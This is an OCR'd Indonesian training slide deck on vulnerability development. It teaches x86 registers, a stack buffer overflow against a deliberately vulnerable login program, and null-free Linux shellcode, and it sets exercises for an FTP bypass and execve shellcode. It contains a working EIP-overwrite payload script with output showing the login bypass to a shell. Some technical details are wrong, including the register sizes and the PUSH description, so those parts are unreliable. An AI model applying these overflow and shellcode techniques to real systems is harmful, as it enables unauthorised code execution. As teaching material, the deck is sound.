


PRIVATE
X-CODE

0l3h : DANANG HERIYADI

VULNERABILITY DEVELOPMENT
#1

REFERENCE

- Software Exploit – Corey K.
- C|EH Module
- Wikipedia
- Trial Error

ABOUT ME

- Staff X-Code – 2011
- Forum Moderator
- Hacking & Coding
- Learn About Hacking
- Learn About Computer Security

And you??

COURSE

- Purpose of the Course
- Introducing Vulnerability Software
- Register Processor
- Intruksi Assembly
- Buffer Overflows
- Shellcode
- Exploit
- Stack & Heap
- Basic Buffer Overflow
- Basic Stack Overflows with Linux

COURSE

- How to Write Simple Shellcode
- Basic Heap Corruption
- SEH & Safe SEH
- Penetration Testing with Metasploit
- Investigate Windows Stack Overflows
- Finding Vulnerabilities
- Writing Windows Exploit
- Bypass SEH & Safe SEH
- Porting Module Metasploit

PURPOSE

- The next level. Script kiddies --> advanced hacker.
- Penetration testing with your hand.
- Help you understand how the exploit works.
- Help you understand how to write shellcode.
- Metasploit Module Development

INTRODUCING VULNERABILITY SOFTWARE

Vulnerability?

- Vulnerability sebutan untuk suatu kelemahan atau kerentanan.
- Kerentanan dapat menjadi sebuah ancaman keamanan.

INTRODUCING VULNERABILITY SOFTWARE

Factors

- **Kompleksitas**
  Sistem yang semakin kompleks merupakan salah satu faktor munculnya vulnerability
- **Familiaritas**
  Seseorang yang terbiasa dengan sistem yang digunakan memicu untuk mempelajari kelemahan yang ada pada sistem tersebut.
- **Konektifitas**
  Sistem yang sudah aman dapat menjadi tidak aman setelah terhubung perangkat lain yang tidak aman.

BUFFER OVERFLOWS

The Cause of Vulnerability?

DEVICE

USER

DEVELOPER

INTRODUCING VULNERABILITY SOFTWARE

Vulnerability Software

- Aplikasi

- Sistem Operasi

EXPLOIT

- Sebuah kode yang menyerang keamanan komputer secara spesifik.
- Sering digunakan untuk penetrasi legal maupun ilegal.
- Dapat ditulis dengan berbagai macam bahasa pemrograman, tetapi saat ini sering ditemukan exploit dalam bahasa perl, python, C/C++, dan ruby.

PROCESSOR REGISTER

- **Indexing register**, digunakan menggandakan nilai pada suatu block di memori. Register ESI & EDI termasuk dalam kategori ini. ESI digunakan untuk tempat menyimpan source block address, dan EDI digunakan untuk menyimpan destination block address.
- **Stack register**, digunakan untuk memanipulasi data dalam stack. Stack merupakan sebuah area memory yang dicadangkan untuk penyimpanan data secara sementara. Register ESP dan EBP termasuk dalam kategori ini. EBP digunakan sebagai penunjuk ke base position sedangkan ESP menunjukan lokasi terkini dari stack.
- **EIP register**, register ini menyimpan lokasi memori dari intruksi berikutnya dan yang akan di eksekusi selanjutnya. Tetapi register ini tidak dapat di manipulasi secara langsung oleh system kecuali dengan menumpuk data pada register ini. Karena itu berbahaya jika terjadi buffer overflow dan data yang terlalu banyak tersebut menumpuk pada register EIP.

PROCESSOR REGISTER

General purpose register

	32 bit		16 bit		8 bit
–	EAX (4 byte)	=	AX (3 byte)	=	AL (2 byte)
–	EBX	=	BX	=	BL
–	ECX	=	CX	=	CL
–	EDX	=	DX	=	DL

ASSEMBLY

INTRUKSI	KEGUNAAN
CALL EAX	Sistem memanggil alamat memori yang tersimpan pada register EAX
MOV EAX, 00FH	Sistem mengisi nilah 00FH (255) pada register EAX
CLR EAX	Sistem akan membersihkan nilai yang berada pada register EAX
INC ECX	Sistem akan menambahkan nilai sebanyak 1 pada register ECX
DEC ECX	Sistem akan mengirangi nilai sebanyak 1 pada register ECX
ADD EAX, 5	Menambahkan nilai sebanyak 5 pada register EAX

ASSEMBLY

SUB EAX, 4	Mengurangi nilai sebanyak 4 pada register EAX
RET 4	Memerintah sistem untuk menyimpan nilai dalam stack ke register EIP
JMP ESP	Melompat ke register ESP
XOR EAX, EAX	Membuat nilai dalam register EAX menjadi 0
LEA EAX	Memanggil alamat efektif yang tersimpan pada register EAX
INT 3	Melakukan interupsi atau menggagalkan proses yang berjalan
POP EAX	Mengeluarkan atau memunculkan nilai pada register EAX
PUSH EAX	Perintah untuk menyimpan (PUSH) nilai kedalam register EAX

BUFFER OVERFLOWS

- Terjadi ketika data-data yang akan disimpan melebihi kapasitas buffer (penyimpanan sementara).
- Berbahaya, karena data yang melebihi batas menimpa register prosesor lain.
- Attacker dapat menyisipkan alamat pada register EIP untuk meneruskan ke alamat memori lain.

BUFFER OVERFLOWS

Variabel (15 char)

Disimpan di stack

Source Code

```
int authorize()
{
        char password[15];
        printf("Masukan password: ");
        gets(password);
        if (!strcmp(password, secret))
                return 1;
        else
                return 0;
}


int main()
{
        if (authorize())
        {
                printf("Berhasil login\r\n");
                go_shell();
        } else {
```

Source code Lengkap bisa di lihat pada file login.c

BUFFER OVERFLOWS

Compile & Execute

```
training@bt:~/stack-overflow$ tcc -g login.c -o login
training@bt:~/stack-overflow$ ./login
Masukan password: joshua
Berhasil login

Would you like to play a game...
sh-4.1$
```

Password Benar

```
training@bt:~/stack-overflow$ ./login
Masukan password: password
Password salah
training@bt:~/stack-overflow$
```

Password Salah

Segmentation Fault????

```
training@bt:~/stack-overflow$ ./login
Masukan password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAA
Segmentation fault
training@bt:~/stack-overflow$
```

Data yang diproses melebihi 15 karakter, sehingga sisanya akan menimpa EBP EIP, dan ESP

LOCAL VARIABLE	AAAAAAAAAAAAAAA
EBP	41414141
EIP	41414141
ESP	AAAAAA....

EIP terisi 0x41414141 Alamat tersebut tidak ada, maka program crash dan exit dengan tidak normal

BUFFER OVERFLOWS

```
training@bt:~/stack-overflow$ gdb login
GNU gdb (GDB) 7.1-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/lice
nses/gpl.html>
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.  Type "sh
ow copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
BFD: /home/training/stack-overflow/login: no group info for sec
tion .text.__i686.get_pc_thunk.bx
BFD: /home/training/stack-overflow/login: no group info for sec
tion .text.__i686.get_pc_thunk.bx
Reading symbols from /home/training/stack-overflow/login...done
.
(gdb)
```

Debug with GDB

```
(gdb) disas go_shell
Dump of assembler code for function go_shell:
   0x080482e4 <+0>:     push   %ebp
   0x080482e5 <+1>:     mov    %esp,%ebp
   0x080482e7 <+3>:     sub    $0xc,%esp
   0x080482ed <+9>:     mov    $0x804956f,%eax
   0x080482f2 <+14>:    mov    %eax,-0x4(%ebp)
   0x080482f5 <+17>:    mov    $0x8049577,%eax
   0x080482fa <+22>:    mov    %eax,-0xc(%ebp)
   0x080482fd <+25>:    mov    $0x0,%eax
   0x08048302 <+30>:    mov    %eax,-0x8(%ebp)
   0x08048305 <+33>:    mov    $0x804957f,%eax
   0x0804830a <+38>:    push   %eax
   0x0804830b <+39>:    call   0x80484e0 <printf>
   0x08048310 <+44>:    add    $0x4,%esp
```

Alamat untuk menuju go_shell adalah 0x080482e4. Kita harus merubahnya ke format litle endian menjadi 0xE4820408 (dibalik)

BUFFER OVERFLOWS

Simpan source code dibawah ini dengan nama generate.py

```
#Simpel Generate File Fuzzer by Danang
data    = "\x90"*15             #memenuhi local variabel
ebp     = "\x90"*4              #memenuhi register EBP
eip     = "\xE4\x82\x04\x08"    #0xE4820408 (Alamat go_shell)

d = open("payload.txt","w")
d.write(data+ebp+eip)
d.close()
```

Payload

```
training@bt:~/stack-overflow$ python generate.py
training@bt:~/stack-overflow$ (cat payload.txt; cat) | ./login

Masukan password:
Would you like to play a game...
id
uid=1002(training) gid=1003(training) groups=1003(training)
whoami
training
```

Berhasil bypass login

```
training@bt:~/stack-overflow$ xxd -g 1 payload.txt
0000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0000010: 90 90 90 e4 82 04 08                             .......
training@bt:~/stack-overflow$
```

payload.txt

Do you have a question?

BUFFER OVERFLOWS


Question

- Kesimpulan ?

BUFFER OVERFLOWS

Test Your Skill

- Membuat payload untuk bypass pada program :
  - virtualFTP.c



SHELLCODE

- Shellcode adalah kode yang digunakan untuk mengeksploitasi komputer target.
- Dapat mengontrol komputer, meningkatkan hak akses, menjalankan program lain, dan lain-lain.
- Didalam menulis shellcode sering dijumpai kode unik yang disebut opcode (kode operasional) atau arbitary code.
- Opcode adalah instruksi prosesor untuk apa yang harus dia dilakukan.

SHELLCODE

Important

- Tidak boleh mengandung null karakter.
- Ukuran file kecil.
- Posisi harus tepat, karena kita hanya sifatnya menginjeksi.

SHELLCODE

Linux Assembly

- Lebih mudah daripada windows.
- Mudah dan serhana dalam penggunaan system call.
- Tempat register yang dibutuhkan system call ebx,ecx,edx, . . .
- Untuk menjalankan intruksi diakhiri dengan “int 0x80”

SHELLCODE

Source Code

```
;simpan dengan nama hello.asm
section .data
        pesan db “Hacked.!”

section .text
        global _start

_start:
        mov eax, 4              ; write(int fd, char **msg, int len)
        mov ebx, 1              ; int fd
        mov ecx, pesan          ; char **msg
        mov edx, 8              ; int len / panjang karakter
        int 0x80                ; Menjalankan intruksi

        mov eax, 1              ; exit(int return)
        mov ebx, 0              ; int return 0 / return false
        int 0x80                ; Menjalankan intruksi
```

SHELLCODE


Compile & Execute

```
training@bt:~/shellcode$ nasm -f elf hello.asm
training@bt:~/shellcode$ ld hello.o -o hello
training@bt:~/shellcode$ ./hello
Hacked.!training@bt:~/shellcode$
```

Menampilkan teks
“Hacked.!”

SHELLCODE


Object Dump



What is the solution?

SHELLCODE

Problem



- Register EAX memiliki kapasitas 32bit. Sehingga jika kita mengisi data kurang dari itu, compiler akan menyisipkan null karakter.

04	00	00	00

- Kita dapat menggunakan register AX untuk 16 bit.
- Bisa juga menggunakan register AL untuk 8 bit tergantung kebutuhan kita untuk menghilangkan null karakter

SHELLCODE

Solution


```
;simpan dengan nama hello.asm
section .data
        pesan db "Hacked.!"

section .text
        global _start

_start:
        mov al, 4               ; write(int fd, char **msg, int len)
        mov bl, 1               ; int fd
        mov ecx, pesan          ; char **msg
        mov dl, 8               ; int len / panjang karakter
        int 0x80                ; Menjalankan intruksi

        mov al, 1               ; exit(int return)
        mov bl, 0               ; int return / return false
        int 0x80                ; Menjalankan intruksi
```

SHELLCODE

Object Dump

```
training@bt:~/shellcode$ objdump -d hello

hello:     file format elf32-i386


Disassembly of section .text:

08048080 <_start>:
 8048080:       b0 04                   mov    $0x4,%al
 8048082:       b3 01                   mov    $0x1,%bl
 8048084:       b9 94 90 04 08          mov    $0x8049094,%ecx
 8048089:       b2 08                   mov    $0x8,%dl
 804808b:       cd 80                   int    $0x80
 804808d:       b0 01                   mov    $0x1,%al
 804808f:       b3 00                   mov    $0x0,%bl
 8048091:       cd 80                   int    $0x80
training@bt:~/shellcode$
```

Null Karakter

SHELLCODE

Why?

- Lihatlah cuplikan source code hello.asm

```
;simpan dengan nama hello.asm
section .data
        pesan db "Hacked.!"

section .text
        global _start

_start:
        mov al, 4               ; write(int fd, char **msg, int len)
        mov bl, 1               ; int fd
        mov ecx, pesan          ; char **msg
        mov dl, 8               ; int len / panjang karakter
        int 0x80                ; Menjalankan intruksi

        mov al, 1               ; exit(int return)
        mov bl, 0               ; int return / return false
        int 0x80                ; Menjalankan intruksi
```

Penyebab null karakter

What is the
next solution?

SHELLCODE

- Penyebab adanya null karakter adalah adanya angka “0”
  mov bl, 0
- Apa dengan menghilangkannya?? Jelas tentu tidak perlu hingga seperti itu. Fungsi dari “mov bl, 0” merupakan return false.
- Jika dilihat dari sisi assembly “mov bl, 0” itu membuat nilai 0 pada register bl.
- Kita dapat menggunakan alternatif :
  xor bl,bl

SHELLCODE

But...

Jika kita injeksi ke program alamat 0x8049094 yang berisi “Hacked.!” tidak dapat dipanggil

```
training@bt:~/shellcode$ objdump -d hello

hello:     file format elf32-i386


Disassembly of section .text:

08048080 <_start>:
 8048080:       b0 04                   mov    $0x4,%al
 8048082:       b3 01                   mov    $0x1,%bl
 8048084:       b9 94 90 04 08          mov    $0x8049094,%ecx
 8048089:       b2 08                   mov    $0x8,%dl
 804808b:       cd 80                   int    $0x80
 804808d:       b0 01                   mov    $0x1,%al
 804808f:       30 db                   xor    %bl,%bl
 8048091:       cd 80                   int    $0x80
training@bt:~/shellcode$
```

Kita menggunakan alternatif push untuk memasukan data teks “Hacked.!”

SHELLCODE

Congratulation!

Sudah tidak ada Null karakter

```
training@bt:~/shellcode$ objdump -d hello

hello:     file format elf32-i386


Disassembly of section .text:

08048080 <_start>:
 8048080:       b0 04                   mov    $0x4,%al
 8048082:       b3 01                   mov    $0x1,%bl
 8048084:       b9 94 90 04 08          mov    $0x8049094,%ecx
 8048089:       b2 08                   mov    $0x8,%dl
 804808b:       cd 80                   int    $0x80
 804808d:       b0 01                   mov    $0x1,%al
 804808f:       30 db                   xor    %bl,%bl
 8048091:       cd 80                   int    $0x80
training@bt:~/shellcode$
```

SHELLCODE

The last

```
section .text
        global _start

_start:
        mov al, 4               ; write(int fd, char **msg, int len)
        mov bl, 1               ; int fd
        push 0x212e6465         ;!.de
        push 0x6b636148         ;kcaH
        mov ecx,esp             ; char **msg
        mov dl, 8               ; int len / panjang karakter
        int 0x80                ; Menjalankan intruksi

        mov al, 1               ; exit(int return)
        xor bl,bl               ; int return / return false
        int 0x80                ; Menjalankan intruksi
```

SHELLCODE

The last

```
section .text
	global _start

_start:
	xor eax,eax	;mengosongkan register
	xor ebx,ebx
	xor ecx,ecx
	xor edx,edx

	mov al, 4; write(int fd, char **msg, int len)
	mov bl, 1; int fd
	push 0x212e6465
	push 0x6b636148
	mov ecx, esp; char **msg
	mov dl, 8; int len / panjang karakter
	int 0x80; Menjalankan intruksi

	mov al, 1; exit(int return)
	xor ebx,ebx; int return 0 / return false
	int 0x80; Menjalankan intruksi
```

SHELLCODE

Shellcode

```
training@bt:~/shellcode$ objdump -d hello

hello:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       b0 04                   mov    $0x4,%al
 8048062:       b3 01                   mov    $0x1,%bl
 8048064:       68 65 64 2e 21          push   $0x212e6465
 8048069:       68 48 61 63 6b          push   $0x6b636148
 804806e:       89 e1                   mov    %esp,%ecx
 8048070:       b2 08                   mov    $0x8,%dl
 8048072:       cd 80                   int    $0x80
 8048074:       b0 01                   mov    $0x1,%al
 8048076:       30 db                   xor    %bl,%bl
 8048078:       cd 80                   int    $0x80
training@bt:~/shellcode$
```

Shellcode

Do you have a question?

BUFFER OVERFLOWS


Question

- Kesimpulan?


BUFFER OVERFLOWS

Test Your Skill

- Membuat shellcode untuk mendapatkan shell sistem target dengan menggunakan execve()



STACK & HEAP




STACK OVERFLOW

- Data yang melebihi batas mencapai stack.
- Stack merupakan tempat penyimpanan data sementara.
- Shellcode dapat disimpan di stack, lalu dijalankan.

STACK OVERFLOW

Stack Register

